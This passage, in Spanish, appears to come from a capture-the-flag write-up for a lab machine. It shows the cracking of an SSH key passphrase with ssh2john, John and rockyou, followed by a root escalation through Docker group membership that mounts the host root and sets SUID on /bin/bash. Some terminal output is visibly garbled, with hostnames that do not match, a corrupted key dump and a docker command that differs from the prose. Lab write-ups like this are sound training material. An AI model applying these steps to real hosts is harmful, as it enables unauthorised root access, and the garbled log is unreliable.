www-data@e71b67461f6c:/tmp$ |
```

1.9. ID_RSA password craking

- Nos copiamos la **clave privada** y nos la traemos a nuestra máquina de atacante. Usaremos ahora la utilidad **ssh2john**, la cual está incluida en la suite de **John the Ripper**. Específicamente, **ssh2john** se utiliza para extraer información necesaria para realizar ataques de fuerza bruta o ataques de diccionario contra contraseñas protegidas por **SSH**. Por tanto, hacemos `python2.7 /usr/share/john/ssh2john.py id_rsa` para obtener el **hash** de la clave privada. Lo guardamos en un archivo, el cual podemos usar para realizar un ataque de fuerza bruta y tratar de romperlo. Para crackear este hash, usamos ahora: `john -w:/usr/share/wordlists/rockyou.txt id_rsa_hash`. Vemos que la contraseña es **chocolate93**.

- ```
root@71b67461f6cc:~# cat /tmp/.flag
root@71b67461f6cc:~# ls
root.txt
root@71b67461f6cc:~# cat root.txt
FLAG{c0ngr4ts_0n_0wn1ng_php1nfo_h0p3_y0u_3nj0y3d_1t}

And onwards and upwards!
root@71b67461f6cc:~# ps -aux
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
root 1 0.0 0.1 83324 24412 pts/0 Ss Jan15 0:00 apache2 -DFOREG
www-data 18 0.0 0.6 83492 13868 pts/0 Ss Jan15 0:00 apache2 -DFOREG
www-data 19 0.0 0.6 83488 14208 pts/0 Ss Jan15 0:00 apache2 -DFOREG
www-data 20 0.0 0.6 83492 13868 pts/0 Ss Jan15 0:00 apache2 -DFOREG
www-data 23 0.0 0.6 83500 14208 pts/0 Ss Jan15 0:00 apache2 -DFOREG
www-data 24 0.0 0.6 83492 13868 pts/0 Ss Jan15 0:00 apache2 -DFOREG
www-data 8785 0.0 0.0 2808 756 pts/0 Ss Jan15 0:00 _ sh -c bash
www-data 8786 0.0 0.1 3736 2652 pts/0 Ss Jan15 0:00 _ bash -c
www-data 8787 0.0 0.1 3868 328 pts/0 Ss Jan15 0:00 _ bas
www-data 8725 0.0 0.0 2592 1984 pts/0 S+ Jan15 0:00 scr
www-data 8726 0.0 0.0 2388 756 pts/0 Ss Jan15 0:00 sh
www-data 8727 0.0 0.1 3988 2332 pts/0 Ss Jan15 0:00
root 26158 0.0 0.1 6144 3736 pts/1 Ss 00:16 0:00 su
root 26159 0.0 0.1 3908 216 pts/1 Ss 00:16 0:00 bas
root 26164 0.0 0.1 7648 2716 pts/1 R+ 01:03 0:00 ps
www-data 25 0.0 0.6 83504 14228 pts/0 Ss Jan15 0:00 apache2 -DFOREG
www-data 26 0.0 0.6 83496 13868 pts/0 Ss Jan15 0:00 apache2 -DFOREG
www-data 27 0.0 0.6 83504 14228 pts/0 Ss Jan15 0:00 apache2 -DFOREG
www-data 8704 0.0 0.6 83488 14212 pts/0 Ss Jan15 0:00 apache2 -DFOREG
www-data 8708 0.0 0.6 83588 14364 pts/0 Ss Jan15 0:00 apache2 -DFOREG
www-data 8709 0.0 0.6 83488 14212 pts/0 Ss Jan15 0:00 apache2 -DFOREG
root@71b67461f6cc:~#
```

- ```

root@71b67461fec:~# cd .ssh
root@71b67461fec:~/.ssh# ls
cd rsa cd rsa.pub known_hosts
root@71b67461fec:~/.ssh# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,7E18B5FC6317F2B188B324FAE966C522

7p1maamPhH87k1cJY3P35xv2dq8BxbRghs24GcdTRdG1lvGZx6e/DKj4mctEKlM
fWt4wq4dWqK48sfyJ2Y6e33v5t5UNFUF7dq05zvoaLm5SYKMEB0ZzppwMB9b7
5YKc6YKc6zhbArZnq3Gc1lv5fRaUcU6B8w1nuwR8GPE0q9A44m4w7
w1m1n3M321z6J8UqZ2r1Cf3JLQJ1w06J4jrhkAt48N9vTIn9h3CM2M1tWpP
xp9P6PkpPKpJ+bClu9ULXqLPJabLPdek2ITSfyelPUWtX4hne602uqqQrUih
8N16CjYrkxkyt0jbn7F6d177m6eqz1vA5yuhwtd01TKY3jY2zNqCZ3JxJgh
fTKZw8jwK+hEYtUd002mndzdzf2B1Uv45qUBH4d4KDKL3ydcKvP5pRf4
QKUB78BCTq46KpLz3EKlOrFyyJATBm1AQALpZKU12VBLPLtLPg2x7dm05wXW
WEqCL17V0gPjH9H/1B1TH3J3uXVwMA/n0LD/4ZjBY8U029wa37vL(T8LZEmgxbV
Uw)/zhnKlY1Ax1s87b0vmbqUw6vUvJ3264QRZduJC32hlyNYa0pJd7/CSp8t
Mcd8p1f1W0z7w4d0r0wghh+u3KaP1z2q4ABM3zAN7Xocnt1U3pJntKCLHw9y
xyhkf1SH5K063z2aerT4x1kA4G6E7Y3Z8BL7cxWg9WMDmq09R0NM4T2Cnx8e3
Y23P7Vx2/kvvrYUw87ywAwGdRwWmCj877YHwRbJnJAbQIGqkQkv5xuxvz
Kd39/5v9vM4D6otv0jDe239JHhkcK0EUB8UfWtFwK1+8m8a+c77bdkTg03
Kwz01z1w03WpXcm0t0r2LCLk5u9p9mbyk4GZZzqf4T1Yh1b17b0uKwXp+Y
ARG14JFuLD6aPAAaakd1g9hrs/5ndEhhmz27u1ha17Wm9yLUay6E8d9g7QF5f
sgvbwJ1dq41xW0yHnm0P1PwqJ30x9Hb1d5EdpCRK94R8EDfJAgz8d4
bv551L8kA4E6fAFUemUfL0f2m4h5v2cxyKpUwUfU6ZTHZ2ZpJ5uA60
k0u9p9/DNKR1G6LaaK11b1/jp1ZeLgLy+Vh72SLvA8764w14b6d4w8910N
yvgw5JXk1KfGj18qKZTe20g+Y03YBmWMyHgXxKrLmfT1WuK8RZLx6jGXHFfE
gk4LyzK12j805T8gUv9v9f7JuncEFgaQw+0N77oYR0xKaZlXkAb55amVN
f5YqKfArkn0t7bP6dXwd1h9u0qg1zXmXed777FvKkA1LEn1pJ37FUG/NEop9c1wdpJ5ehv7fTjykoazFEm0156p3k9V21U5v/uw6KRV01g9uxT4P2t0tEMVzL4v0zGcY03NKSe6ePUAHG7+v7VJgdbVh
root@71b67461fec:~/.ssh# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQBgkqhkiG9w0dsGEChg0aZG9uLnVzLnR1b67461fec@71b67461fec:~/.ssh#

```

- ```
root@e71b67461f6c:~/.ssh# ssh admin@192.168.150.1
Enter passphrase for key '/root/.ssh/id_rsa':

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jun 23 05:59:43 2020 from 192.168.150.21
admin@nfavore:~$ hostname -i
127.0.1.1
admin@nfavore:~$ whoami
admin
admin@nfavore:~$ hostname -i
192.168.1.3 172.17.0.1 192.168.150.1
admin@nfavore:~$
```

- Estamos ya en la máquina host. Vemos que pertenecemos al grupo **Docker**. Ya sabemos que hay una vía potencial de jugar con las imágenes que estén desplegadas para crear un contenedor en el que, abusando de **monturas**, podamos montar toda la raíz del sistema. Creamos el contenedor de este modo: `docker run -dit -v /:/mnt/root --name prives theart42/infovore`, y lo corremos con `docker exec -it prives bash`. De este modo estará montada toda la raíz de la máquina host en el directorio `/mnt/root` del contenedor. Entramos a este directorio, y otorgamos **privilegios**

**SUID** a **/bin/bash**. En este punto, podemos salir del contenedor, y hacer `bash -p` para obtener nuestra sesión como **root** en la máquina real.

- ```
admin@infovore:~$ id
uid=1000(admin) gid=1000(admin) groups=1000(admin) 899(docker)
admin@infovore:~$ docker images
REPOSITORY    TAG       IMAGE ID       CREATED        SIZE
admin@infovore:~$ docker run -dit -v /mnt/root --name privates theart42/infovore
e47d2d35369d53369d57ea7fffad8cb254b8cfb57f2adae91a3820a6047a3b95
admin@infovore:~$ docker ps
CONTAINER ID   IMAGE          COMMAND                  CREATED        STATUS        PORTS          NAMES
e47d2d35369d   theart42/infovore   "docker-php-entrypol..."   3 seconds ago   Up 2 seconds   80/tcp         privates
e71b67461f6c   theart42/infovore   "docker-php-entrypol..."   3 years ago     Up 3 hours           privates
admin@infovore:~$ docker exec -it privates bash
root@e47d2d35369d:/var/www/html# whoami
root
root@e47d2d35369d:/var/www/html# hostname -I
172.17.0.2
root@e47d2d35369d:/var/www/html# cd /
root@e47d2d35369d:/# ls
bin   core  etc   lib   media  opt   root  sbin  sys  usr
boot  dev   home  lib64  mnt    proc  run   srv   tmp  var
root@e47d2d35369d:/# cd /mnt/root
root@e47d2d35369d:/mnt/root# cd bin
root@e47d2d35369d:/mnt/root/bin# chmod u+s bash
root@e47d2d35369d:/mnt/root/bin# ls -l bash
-rwsr-xr-x 1 root root 1829624 Mar 25  2019 bash
root@e47d2d35369d:/mnt/root/bin# exit
exit
admin@infovore:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1829624 Mar 25  2019 /bin/bash
admin@infovore:~$ bash -p
bash-4.3# whoami
root
bash-4.3# |
```

- Vamos al directorio **/root** y vemos la última flag.

- ```
bash-4.3# cat root.txt
Congratulated
You have successfully
won the game.
FLAG{And_now_You_are_done}
```